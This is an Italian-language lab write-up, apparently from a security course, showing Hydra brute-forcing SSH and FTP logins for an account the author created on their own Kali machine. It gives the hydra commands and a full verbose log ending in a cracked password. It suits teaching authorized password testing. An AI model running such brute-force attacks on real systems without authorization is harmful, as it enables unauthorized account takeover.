Authentication cracking con Hydra


Introduzione

Hydra è uno strumento di cracking delle password ampiamente utilizzato per eseguire attacchi di forza bruta e attacchi a dizionario su vari protocolli di rete. La sua popolarità tra i professionisti della sicurezza e gli esperti di penetration testing è dovuta alla sua efficacia nel testare la robustezza delle password di sistemi e servizi.

Obiettivo dell'Esercizio


Nel corso di questo esercizio, abbiamo testato Hydra sulla nostra macchina Kali Linux. L'obiettivo era scoprire il nome utente e la password di un nuovo account creato, utilizzando i protocolli SSH e FTP.

Procedura



- ☐ **1. Creazione dell'Utente**:
  Abbiamo iniziato creando un nuovo utente con il comando:


  sudo adduser nome_utente



- ☐ **2. Attivazione del Servizio SSH**:
  Successivamente, abbiamo attivato il servizio SSH utilizzando il comando:

  sudo service ssh start


Abbiamo poi esaminato il file di configurazione del demone sshd, sebbene non fosse necessario apportare modifiche per questo esercizio.



- [ ] **3. Test della Connessione SSH**:
  Per verificare la connessione SSH dell'utente appena creato, abbiamo eseguito il seguente comando (sostituendo `IP kali` con l'indirizzo IP della nostra macchina):

  ssh test_user@ip_kali


Se le credenziali erano corrette, ricevevamo il prompt dei comandi dell'utente `test_user`.



- ☐ **4. Installazione di Seclists**:
  Per facilitare il cracking delle password, abbiamo installato la collezione di liste di username e password, Seclists, con il comando:

  sudo apt install seclists

Tuttavia, per velocizzare il processo, ho creato due file di testo contenenti possibili username e password.



☐ **5. Cracking delle Credenziali via SSH**:
Utilizzando Hydra, abbiamo eseguito il comando:

hydra -L file_user.txt -P file_password.txt 192.168.50.100 -t 1 ssh

Questo comando ci ha permesso di trovare l'username e la password dell'account creato in precedenza attraverso la porta 22, dedicata al protocollo SSH.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo service vsftpd start

┌──(kali㉿kali)-[~/Desktop]
└─$ hydra -L USER.txt -P Password.txt 192.168.50.100 -t 4 ftp -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio
ns, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-07 11:28:52
[DATA] max 4 tasks per 1 server, overall 4 tasks, 36 login tries (l:6/p:6), ~9 tries per task
[DATA] attacking ftp://192.168.50.100:21/
[ATTEMPT] target 192.168.50.100 - login "franco_rossi" - pass "tottigol" - 1 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "franco_rossi" - pass "passtest" - 2 of 36 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "franco_rossi" - pass "testpass" - 3 of 36 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "franco_rossi" - pass "maradona" - 4 of 36 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "franco_rossi" - pass "milanoschifo" - 5 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "franco_rossi" - pass "weed" - 6 of 36 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "giovanni bianchi" - pass "tottigol" - 7 of 36 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "giovanni bianchi" - pass "passtest" - 8 of 36 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "giovanni bianchi" - pass "testpass" - 9 of 36 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "giovanni bianchi" - pass "maradona" - 10 of 36 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "giovanni bianchi" - pass "milanoschifo" - 11 of 36 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "giovanni bianchi" - pass "weed" - 12 of 36 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "tottigol" - 13 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "passtest" - 14 of 36 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "testpass" - 15 of 36 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "maradona" - 16 of 36 [child 1] (0/0)
[21][ftp] host: 192.168.50.100   login: test_user   password: testpass
[ATTEMPT] target 192.168.50.100 - login "user_test" - pass "tottigol" - 19 of 36 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user_test" - pass "passtest" - 20 of 36 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user_test" - pass "testpass" - 21 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user_test" - pass "maradona" - 22 of 36 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user_test" - pass "milanoschifo" - 23 of 36 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user_test" - pass "weed" - 24 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "simeone_milano" - pass "tottigol" - 25 of 36 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "simeone_milano" - pass "passtest" - 26 of 36 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "simeone_milano" - pass "testpass" - 27 of 36 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "simeone_milano" - pass "maradona" - 28 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "simeone_milano" - pass "milanoschifo" - 29 of 36 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "simeone_milano" - pass "weed" - 30 of 36 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "ritish nero" - pass "tottigol" - 31 of 36 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "ritish nero" - pass "passtest" - 32 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "ritish nero" - pass "testpass" - 33 of 36 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "ritish nero" - pass "maradona" - 34 of 36 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "ritish nero" - pass "milanoschifo" - 35 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "ritish nero" - pass "weed" - 36 of 36 [child 1] (0/0)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-07 11:29:15
```

- ☐ **6. Configurazione del Servizio FTP**:
  Per eseguire il cracking delle credenziali via FTP, abbiamo prima installato il server `vsftpd` con il seguente comando:

  sudo apt install vsftpd

  Dopo aver avviato il servizio con:

  sudo service vsftpd start

Abbiamo utilizzato nuovamente Hydra per craccare le credenziali con il comando:

hydra -L file_user.txt -P file_password.txt 192.168.50.100 -t 4 ftp

L'opzione **-V** ci ha permesso di monitorare in tempo reale i tentativi di cracking effettuati da Hydra.

Risultati

Grazie a questi comandi, siamo riusciti a ottenere sia l'username che la password corretti per l'account creato, sia tramite la porta 22 (SSH) che tramite la porta 21 (FTP).

Conclusioni

L'esperimento ha dimostrato l'efficacia di Hydra come strumento di cracking delle password su diversi protocolli. È fondamentale utilizzare tali strumenti in un contesto legale e autorizzato, per garantire la sicurezza dei sistemi e delle informazioni.